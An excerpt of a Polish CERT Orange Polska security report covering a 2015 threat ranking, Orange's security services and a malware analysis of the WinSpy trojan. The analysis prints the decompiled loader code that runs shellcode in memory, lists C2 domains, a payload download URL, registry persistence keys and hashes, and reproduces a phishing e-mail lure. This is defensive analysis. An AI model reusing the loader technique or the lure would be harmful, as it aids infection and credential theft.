Ocena zarówno prawdopodobieństwa powszechnego wystąpienia zagrożeń, jak i ewentualnych skutków rzeczywistego ich wystąpienia, pozwoliła na stworzenie prostej analizy ryzyka zagrożeń w 2015 roku. Zgodnie z metodyką analizy ryzyka, najgroźniejsze są zagrożenia, których prawdopodobieństwo wystąpienia jest duże, a spowodowane przez nie straty – poważne.



Rysunek 5. Analiza ryzyka zagrożeń na 2015 rok wg Fundacji Bezpieczna Cyberprzestrzeń

Kluczowe wydają się zatem zagrożenia umieszczone na wykresie w prawym górnym rogu, to jest:

- wycieki baz danych zawierających dane osobowe, hasła, numery kart kredytowych, itd. (4,22; 4,13),
- APT – ataki ukierunkowane na organizacje (4,17; 4,13),
- akcje cyberszpiegowskie na tle politycznym (4,15; 3,95),
- cyberkonflikty pomiędzy państwami powiązane z atakami dedykowanymi (np: Stuxnet) (3,65; 4,5),
- ataki DDoS na podmioty komercyjne (4,28; 3,58).

10. Komercyjne usługi bezpieczeństwa Orange Polska

10.1 DDoS Protection

Monitorowanie w trybie 24/7/365 ruchu sieciowego klienta pod kątem ataku DDoS, tj. anomalii mogących skutkować wysyceniem łącza i w efekcie utratą ciągłości procesów biznesowych. W przypadku faktycznego ataku następuje eliminacja podejrzanych pakietów, do klienta trafia jedynie prawidłowy ruch sieciowy. Usługa pozwala również na ograniczanie skutków nowo występujących ataków DDoS dzięki filtrowaniu ruchu klienta za pomocą „black" i „white" list oraz korzystaniu z filtrów tworzonych w oparciu o bazy GeoIP.

Za ataki DDoS uważane są w szczególności następujące zagrożenia:

- ataki na pasmo potrzebne do świadczenia usługi, np. zalanie datagramami ICMP/UDP,
- ataki na wyczerpanie zasobów systemu świadczącego usługę, np. zalanie pakietami z flagą TCP SYN,
- ataki na konkretną aplikację wykorzystywaną do świadczenia usługi, np. ataki z wykorzystaniem protokołu HTTP (duża ilość sesji imitujących sesje przeglądarki użytkownika), DNS lub protokołów aplikacji VoIP).

10.2 SOC as a Service

Monitorowanie w trybie 24/7/365 przez SOC Orange Polska kluczowych wskazanych przez klienta systemów biznesowych. Systemy monitorowanie są pod kątem zdarzeń noszących znamiona incydentu bezpieczeństwa w zakresie ustalonym w umowie z klientem. W ramach usługi zawarte są:

- instalacja rozwiązania Security Incident and Event Monitoring (SIEM) w infrastrukturze klienta,
- integracja źródeł logów,
- korelacja zdarzeń,
- monitorowanie zdarzeń w systemach klienta,
- notyfikacja o naruszeniach bezpieczeństwa w trybie określonym w SLA,
- dostęp do portalu i procedur obsługi incydentów,
- dostępność analityków i ekspertów w trybie określonym w SLA,
- raportowanie, administracja i utrzymanie systemu.

10.3 Testy penetracyjne

Przeprowadzenie kontrolowanego ataku na system teleinformatyczny klienta w celu praktycznej oceny bieżącego stanu bezpieczeństwa systemu, a w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń. Analiza przeprowadzana z perspektywy potencjalnego włamywacza może zawierać aktywne wykorzystywanie podatności (np. poprzez użycie exploitów). W przeciwieństwie do usług audytu bezpieczeństwa testy penetracyjne nie muszą się odbywać według sformalizowanej metodologii, której zbudowanie byłoby trudne ze względu na szybko zmieniający się stan wiedzy (np. nowe exploity). Metodyka badania oparta jest na doświadczeniu Orange Polska. Nasi testerzy mają certyfikaty potwierdzające ich kompetencje i etykę: CISSP (Certified Information Systems Security Professional), CEH (Certified Ethical Hacker). Testy penetracyjne wykonywane przez Orange Polska dają klientowi obiektywną i niezależną ocenę rzeczywistego poziomu bezpieczeństwa jego systemów. W ofercie znajdują się testy blackbox infrastruktury oraz aplikacji internetowych.

[12] Źródło: www.cvedetails.com

10.4 Audyt oraz automatyzacja procesu zarządzania bezpieczeństwem sieciowym

W ramach usługi zawarte są:

- efektywne usystematyzowanie wiedzy dotyczącej systemu firewalli u klienta (audyt konfiguracji polityk ochrony),
- optymalizacja konfiguracji (optymalizacja wydajności, wykluczenia reguł niedozwolonych, pokrywających się oraz niezgodnych z wewnętrznymi politykami bezpieczeństwa, zaleceniami wynikającymi z norm, którym podlega organizacja etc.),
- efektywna kontrola ochrony poprzez monitorowanie zmian bieżących i regularne, cykliczne audyty polityk.

Elementem usługi może być Zarządzanie Zmianą w zakresie reguł firewall. Na życzenie klienta usługa może zostać ograniczona wyłącznie do audytu urządzeń bezpieczeństwa sieciowego.
Po uruchomieniu usługi na serwerze z dostępem do infrastruktury klienta możliwy jest audyt reguł, a także monitorowanie w czasie rzeczywistym zmian w politykach firewalli z możliwością natychmiastowej notyfikacji o zmianach, dokładna analiza i czyszczenie reguł oraz raportowanie o niezgodnościach. Rozwiązanie pozwala na analizę urządzeń wszystkich liczących się na rynku producentów urządzeń firewall.

10.5 Anty-malware

Wieloprotokołowa analiza ruchu sieciowego w czasie rzeczywistym, obejmująca zachowanie podejrzanego kodu oraz generowanych połączeń callback. Przychodzące ataki są wykrywane dzięki wykorzystaniu różnych technik detekcji, powiązanych ze szczegółową analizą ataku. Podejrzane przepływy sieciowe są odtwarzane w maszynach wirtualnych przeprowadzających zaawansowane analizy zachowania malware w środowisku symulującym realne stacje robocze. Proces opiera się na analizie zachowań kodu na zasadzie bezsygnaturowej, co pozwala objąć niesklasyfikowany wcześniej malware oraz kod wykorzystujący zaawansowane mechanizmy ukrywania działalności. Ze względu na naturę takich ataków nie ma znanych wcześniej informacji na ich temat, które mogłyby zostać użyte w procesach korelacji i określania reputacji.

Połączenia wychodzące są analizowane pod kątem nieautoryzowanych połączeń świadczących o obecności w sieci komputerów zainfekowanych przed wdrożeniem usługi, poza siecią lub z wykorzystaniem niesieciowych wektorów ataku (np. infekcja poprzez pendrive USB).

11. Załączniki

Numer załącznika	Tytuł
Załącznik 1	Analiza malware WinSpy (na komputery stacjonarne)
Załącznik 2	Analiza malware Emotet (na komputery stacjonarne)
Załącznik 3	Analiza malware NotCompatible.C (na urządzenia z systemem Android)
Załącznik 4	Analiza podatności Heartbleed
Załącznik 5	Analiza podatności Shellshock
Załącznik 6	Analiza podatności Poodle
Załącznik 7	Inne interesujące podatności

11.1 Załącznik 1. Analiza malware WinSpy (na komputery stacjonarne)

Przedmiotem analizy był załącznik wiadomości spamowej rozsyłanej losowo do polskich internautów. Jej elementem było archiwum ZIP o nazwie „W_dla_rachunku_2014_09_01.pdf.zip". Zawartością archiwum był wykonywalny plik .exe o nazwie „dla rachunku 2014 09 01.pdf.exe".

W momencie rozpoczęcia analizy trojan wraz z programem uruchamiającym był wykrywany przez 15 z 35 sygnaturowych silników AV.
Poniżej znajduje się lista modułów wykorzystywanych przez trojana w trakcie infekowania systemu użytkownika:

1209child_dump	101638299f8db1f722b8b0b860d96633	PE32/EXE 32-bit (GUI)	184KB	2014-09-06 14:46:53
1209dmp_dll.dll	4937b8fbc1099b16efde5c9255fce7fb	PE32/DLL 32-bit (GUI)	136KB	2014-09-06 14:46:50
bot.exe	0cdd1affd044dfd076d8a28669136788	PE32/DLL 32-bit (GUI)	237.5KB	2014-09-12 08:10:32
dla rachunku 2014 09 01.pdf.exe	35926348c1f5366fd06f6a70042e3458	PE32/EXE .NET (GUI)	238.5KB	2014-09-11 09:07:09

Rysunek 6. Lista modułów wykorzystywanych przez trojana

Pierwsza część aplikacji, napisana w języku C# – tzw. loader, jedynie przenoszący główną część trojana – powstała na platformie .Net Framework. Podobną strukturę zespół CERT Orange Polska zaobserwował podczas analizy niektórych mutacji bankera Tinba. Opisywany przypadek różnił jeden szczegół w funkcjonalności – malware był kopiowany wraz z loaderem, natomiast Tinba kopiował wirusa do katalogu instalacyjnego bez wykorzystania środowiska .Net. „Opakowanie" plików za pomocą języków prekompilowanych/interpretowanych (C#, Java, VB) ma na celu utrudnienie analizy, a także ograniczenie możliwości wykrycia przez programy antywirusowe.

Dzięki opisanej powyżej specyfice loader malware'u jest łatwo dekompilowalny.
Analiza dynamiczna tego typu złośliwego oprogramowania stanowi jedynie wsparcie na pewnych etapach niskopoziomowej analizy wirusa. Najwięcej informacji można uzyskać w wyniku statycznej analizy kodu źródłowego. Wirus, żeby działać potrzebuje specyficznego środowiska. Użyte w tym przypadku .NET Framework domyślnie instalowane jest dopiero w systemie Windows Vista, więc przykładowo w standardowej konfiguracji systemu Windows XP bez zainstalowanej platformy .NET wirus nie działa.

Kod loadera jest zaciemniony, nazwy wszystkich zmiennych, metod i klas mają postać losową, co utrudnia jego odczyt bez zastosowania dedykowanych rozwiązań i narzędzi.

Dane statyczne zawarte w pliku „dla rachunku 2014 09 01.pdf.exe" dowodzą, że jest to aplikacja stworzona w Microsoft Visual Studio .NET. W polu timestamp znajduje się informacja o ostatniej kompilacji kodu z 11 września 2014 roku z godziny 09:07:09 GMT. W zasobach aplikacji występuje także informacja o wersji.


Manifest pliku PE32 informuje system, że aplikacja nie próbuje w sposób widoczny dla użytkownika podnosić uprawnień w systemie z włączonym mechanizmem UAC[15].
Podczas dalszej analizy zaobserwowano również, że nie próbuje ona nawet obchodzić go w sposób niejawny. Może to być kolejny czynnik ograniczający działanie: jeżeli użytkownik sam nie uruchomi jej z podniesionymi uprawnieniami, wirus może nie uzyskać wystarczających uprawnień dostępu do systemu plików, rejestru systemowego i procesów.

>> Rysunek 7.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
 <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
  <security>
   <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
    <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
   </requestedPrivileges>
  </security>
 </trustInfo>
</assembly>
```

Rysunek 7.
Manifest pliku malware

[15] Technologia podwyższonej ochrony wprowadzona w Windows Vista/Windows 7, w założeniu ograniczająca dostęp aplikacji momentu autoryzacji przez administratora




Rysunki 8-9.
Malware bierze się do pracy



Rysunki 10-11.
Złośliwe oprogramowanie uruchamia swój proces

Rysunek 12.
Klucze trojana zapisane w rejestrze systemowym



Rysunek 13.
*Plik *.bat tworzony przez trojana*

Plik wynikowy ma rozmiar 238.50 KB (244224 bytes). Kod samego loadera składa się z dwóch klas oraz zasobów .NET.

Korzysta on z następujących przestrzeni nazw będących częścią środowiska .NET Framework.

```
System.Reflection;
System.Runtime.CompilerServices;
System.Runtime.InteropServices;
System.Security;
System.Security.Permissions
Metoda Main() wygląda następująco

[STAThread]
private static void Main()
{
 IntPtr num = Marshal.AllocHGlobal(MAjlWgp.nmsyypaiA.Length);
 Marshal.Copy(MAjlWgp.nmsyypaiA, 0, num, MAjlWgp.nmsyypaiA.Length);
 RamdomWord1211.rzTjsCDLn(num, (uint) MAjlWgp.nmsyypaiA.Length);
 ((MAjlWgp.XKqNhVAeTgE) Marshal.GetDelegateForFunctionPointer(num, typeof
 (MAjlWgp.XKqNhVAeTgE)))();
}
```

Na początku alokowana jest pamięć dynamiczna o wielkości MAjlWgp.nmsyypaiA.Length (9380 bajty); MajlWgp.nmsyypaiA – składowa typu byte: klasy MAjlWgp. Jest to standardowy 32-bitowy shellcode na platformy Intel oraz AMD.

>> Rysunek 8-9.

Shellcode jest kopiowany z danych programu do dynamicznie zaalokowanego obszaru pamięci (Marshal.Copy(MAjlWgp.nmsyypaiA, 0, num, MAjlWgp.nmsyypaiA.Length);). Następstwem tego jest wywołanie RandomWord1211.rzTjsCDLn(num, (uint) MAjlWgp.nmsyypaiA.Length), które de facto jest wywołaniem ZwProtectVirtualMemory, mającym na celu zmianę praw dostępu do pamięci. W ostatniej linijce metody Main() sterowanie przekazywane jest do shellcodu.

Gdy sterowanie trafi bezpośrednio do shellcodu, uruchamiany jest własny proces jako proces potomny z flagą CREATE_SUSPEND. Następnie malware zastępuje w jego pamięci wszystkie sekcje własnym nagłówkiem, kodem i danymi, po czym dołącza obraz biblioteki dll, która będzie wykorzystywana w dalszych etapach. Zostaje również zmieniony kontekst wykonywania kodu oraz przywrócone wykonanie głównego wątku procesu potomnego.

>> Rysunek 10-11.

Proces potomny kopiuje plik trojana do katalogu systemowego C:\WINDOWS\system32, nadając mu losową nazwę. Dodaje również klucze do rejestru systemowego, które pozwalają mu między innymi na automatyczne uruchomienie się po starcie systemu operacyjnego.

>> Rysunek 12.

Nazwy, miejsca docelowe na dysku oraz w rejestrze mogą się różnić w zależności od wersji procesora (32- lub 64-bitowego), a także systemu operacyjnego.


Trojan wstrzykuje swój kod oraz dane do procesu Explorer.exe oraz tworzy plik *.bat o zawartości pokazanej na poprzedniej stronie:

>> Rysunek 13.


Działanie skryptu ma na celu usunięcie oryginalnego pliku trojana i samego siebie. Po usunięciu plików proces potomny kończy swoje działanie.

Kod, który działa w przestrzeni procesu Explorer.exe, deszyfruje swoje dane w pamięci za pomocą prostego algorytmu bazującego na różnicy symetrycznej z kluczem 0x1251a373.

Po odszyfrowaniu danych pobiera adresy potrzebnych mu procedur, po czym przechodzi do wykonania swoich funkcji.



Rysunek 14.
Malware nie zdołał utworzyć mutexu



Rysunki 15-17.
Malware w akcji

Rysunek 18.
Pliki w folderze zakładanym przez malware

Malware próbuje utworzyć mutex o nazwie {ED290161-6882-A702-DA71-1ccBAE35102f}.
W przypadku, gdy próba ta się nie powiedzie, aplikacja przez wywołanie zmodyfikowanej funkcji ExitThread zaczyna wykonywać pustą, niekończącą się pętlę. W efekcie przestaje wykonywać swoje złośliwe funkcje, ponieważ urządzenie docelowe nie spełnia zakładanych warunków do infekcji.

>> Rysunek 14.

Jeśli utworzenie mutexu się powiedzie, trojan zaczyna rejestrować aktywność klawiatury powiązaną z konkretną aplikacją. Zapisuje także do plików tymczasowych informacje uwierzytelniające na stronach www, np. cookie, identyfikatory oraz adresy stron. Następnie archiwizuje dane w plikach *.cab, nadaje im rozszerzenie *.tmp, po czym uruchamia wątek odpowiedzialny za łączność z kanałem Command&Control.

>> Rysunek 15-17.

Wątek wysyła żądania HTTP do modułu uploadu plików po stronie serwera Command&Control, zawierające szereg parametrów identyfikujących zainfekowaną maszynę oraz wspomniane pliki archiwów.
Opisywana wcześniej biblioteka dll jest uruchamiana w pamięci procesu macierzystego, w związku z czym nie jest pokazywana na liście modułów załadowanych do pamięci procesu. Zawiera szereg procedur rozszerzających funkcjonalności malware'u i jest ładowana do wszystkich nowo powstałych procesów. Wykonanie kodu biblioteki dll zaczyna się od odszyfrowania danych. Wykorzystywana jest procedura bazująca na instrukcji XOR identyczna jak ta, która odszyfrowuje dane w jednym z wątków trojana w przestrzeni procesu Explorer.exe.


Po odszyfrowaniu danych trojan sprawdza, czy w systemie jest obecny folder w lokalizacji %APPDATA%\Microsoft\{775CD561-6A0F-C1F7-2C9B-3E8520FF5289}\\

Należy jednak pamiętać, że w nazwy katalogów oraz klucz w rejestrze za każdym razem są inne. Jeżeli szukany folder istnieje, aplikacja tworzy archiwum ze znajdujących się w nim plików, a następnie przesyła je do zdalnego serwera Command&Control. Jeżeli folder nie istnieje, zostaje utworzony i przechowywane są w nim pliki zawierające informacje znalezione w systemie operacyjnym użytkownika.


>> Rysunek 18.

Moduł tworzy również klucz rejestru HKCU\Software\AppDataLow\775CD561-6A0F-C1F7-2C9B-3E8520FF5289\Files

oraz modyfikuje procedury systemowe CreateProcessA i CreateProcessW w przestrzeni procesu, w którym działa. W przypadku procesu Explorer.exe daje to możliwość kontrolowania i modyfikowania wszystkich aplikacji uruchamianych przez użytkownika.



Rysunek 19.
Funkcjonalności opisywanego malware



Rysunek 20.
Dane gromadzone przez malware

Rysunek 21.
Próba wysyłki wykradzionych danych

Kolejną z funkcjonalności omawianej biblioteki jest usuwanie z cache przeglądarki adresów serwerów Command&Control oraz uruchamianie i komunikacja z innymi aplikacjami za pomocą potoków nazwanych. Moduł wyszukuje również w rejestrze systemowym i plikach konfiguracyjnych dane autoryzacyjne do serwerów pocztowych, poza tym zawiera w sobie procedury odpowiedzialne za kradzież kontaktów od klientów pocztowych w systemie Windows oraz wykrada dane z aplikacji Lotus WordPro. Malware gromadzi także dane o systemie operacyjnym użytkownika.

>> Rysunek 19-20.

Wszystkie zgromadzone przez Trojana dane są cyklicznie pakowane do archiwów *.cab, a następnie przesyłane na serwer zdalny.

>> Rysunek 21.

Domeny i adresy IP powiązane z infekcją systemu:

46.30.42.166 – serwer z którego pobierane są aktualizacje oraz pliki binarne http://46.30.42.166/1/bot.exe.
donkixot17.net – serwer Command&Control, do którego przesyłane są wykradzione dane.
donkixot17.ru – alternatywna domena Command&Control.
95.183.8.24 – serwer alternatywny, z którego pobierane są pliki binarne.

Klucze rejestru powiązane z trojanem:


HKCU\Software\Microsoft\Windows\CurrentVersion\Run
<losowa_nazwa>=C:\WINDOWS\system32\<losowa_nazwa>.exe
HKCU\E15E01AE-8A43-A415-7224-33F6EF98178A
(gdzie E15E01AE-8A43-A415-7224-33F6EF98178A to wartość losowa)
Install=<wartość binarna>
HKCU\Software\AppDataLow\E15E01AE-8A43-A-415-7224-33F6EF98178A
HKCU\Software\AppDataLow\E15E01AE-8A43-A-415-7224-33F6EF98178A\Files
<losowe_nazwy> = <wartości binarne>

Pliki powiązane z trojanem:

dla rachunku 2014 09 01.pdf.exe – Loader stworzony w .NET C#.
1209child_dump – proces potomny.
bot.exe – aktualizacja pobierana z serwera zdalnego.
1209dmp_dll.dll – biblioteka współdzielona wykorzystywana przez zainfekowany proces Explorer.exe

Podsumowanie

Jedną z funkcji opisywanego malware'u jest rejestrowanie generowanych przez użytkownika naciśnięć klawiszy. Gromadzi on także informacje o systemie operacyjnym, który zainfekował, wykrada dane uwierzytelniające do serwerów pocztowych, stron www, książki adresowe od klientów pocztowych działających na systemach Windows, a także informacje związane z aplikacją Lotus WordPro. Następnie przesyła wszystko do serwera kontrolowanego przez cyberprzestępców. Trojan infekuje także wszystkie nowo powstałe procesy w systemie użytkownika, porozumiewa się z innymi uruchomionymi przez siebie aplikacjami za pomocą potoków nazwanych, modyfikuje procedury bibliotek systemowych oraz pobiera i uruchamia inne pliki wykonywalne.


From: 12634455599-0009@t-online.de [mailto:manuel.boellner@tief-doerfler.de]
Sent: Thursday, November 06, 2014 10:13 PM
To: [redacted]
Subject: Ihre Telekom Mobilfunk RechnungOnline Monat November 2014 Nr. 27646081476087

Sehr geehrte Kundin,
sehr geehrter Kunde


Im Anhang finden Sie die gewünschten Dokumente und Daten zu Ihrer Telekom Mobilfunk RechnungOnline für Geschäftskunden vom Monat November.
Download (Ihre Telekom Mobilfunk RechnungOnline für Geschäftskunden 72796727296 vom 06.11.2014 des Kundenkontos 10777279621)

Mit freundlichen Grüßen,
Geschäftskundenservice


Telekom Deutschland GmbH
Aufsichtsrat: Timotheus Höttges Vorsitzender
Geschäftsführung: Niek Jan van Damme Sprecher, Thomas Dannenfeldt, Thomas Freude, Michael Hagspihl, Dr. Bruno Jacobfeuerborn, Dietmar Wehlau, Dr. Dirk Wössner
Eintrag: Amtsgericht Bonn, HRB 59 19, Sitz der Gesellschaft Bonn

Rysunek 22.
Podejrzana wiadomość e-mail


Rysunek 23.
„Rachunek" okazuje się plikiem exe




Rysunki 24, 25.
Malware zaczyna działać




Rysunki 26-27.
Dalszy ciąg inicjalizacji



Rysunek 28.
Skrypt „sprzątający" widoczne pozostałości trojana



Rysunki 29-30.
Od tego momentu wszystkie uruchamiane aplikacje będą infekowane



11.2 Załącznik 2. Analiza malware Emotet (na komputery stacjonarne)

Trojan bankowy Emotet został zauważony w drugiej połowie 2014 roku i od tego czasu zdaje się być cyklicznie wykorzystywany w kampanii phishingowej, której celem jest zainfekowanie komputerów użytkowników tego typu złośliwym oprogramowaniem, a w konsekwencji kradzież wrażliwych danych oraz środków z kont bankowych.

Próbka, która dotarła do CERT Orange Polska 7 listopada, różni się od opisywanych już w sieci wariantów tego trojana tym, że został w niej zaimplementowany algorytm DGA. Nie zmieniła się natomiast forma propagacji – w tym przypadku również był to e-mail w języku niemieckim wysłany z sieci typu botnet i podszywający się pod T-online. Cele trojana badanego przez CERT Orange Polska wydają się niezmienione – nadal są to klienci niemieckiej bankowości internetowej.

Metoda infekcji

Na skrzynkę pocztową użytkownika, z reguły w okresie rozliczeń (koniec/początek miesiąca), trafia e-mail rzekomo pochodzący od któregoś z operatorów telekomunikacyjnych, nakłaniający użytkowników do kliknięcia w link w celu pobrania archiwum „.zip", pod pretekstem pobrania danych związanych z rachunkiem telefonicznym za bieżący miesiąc.

>> Rysunek 22.

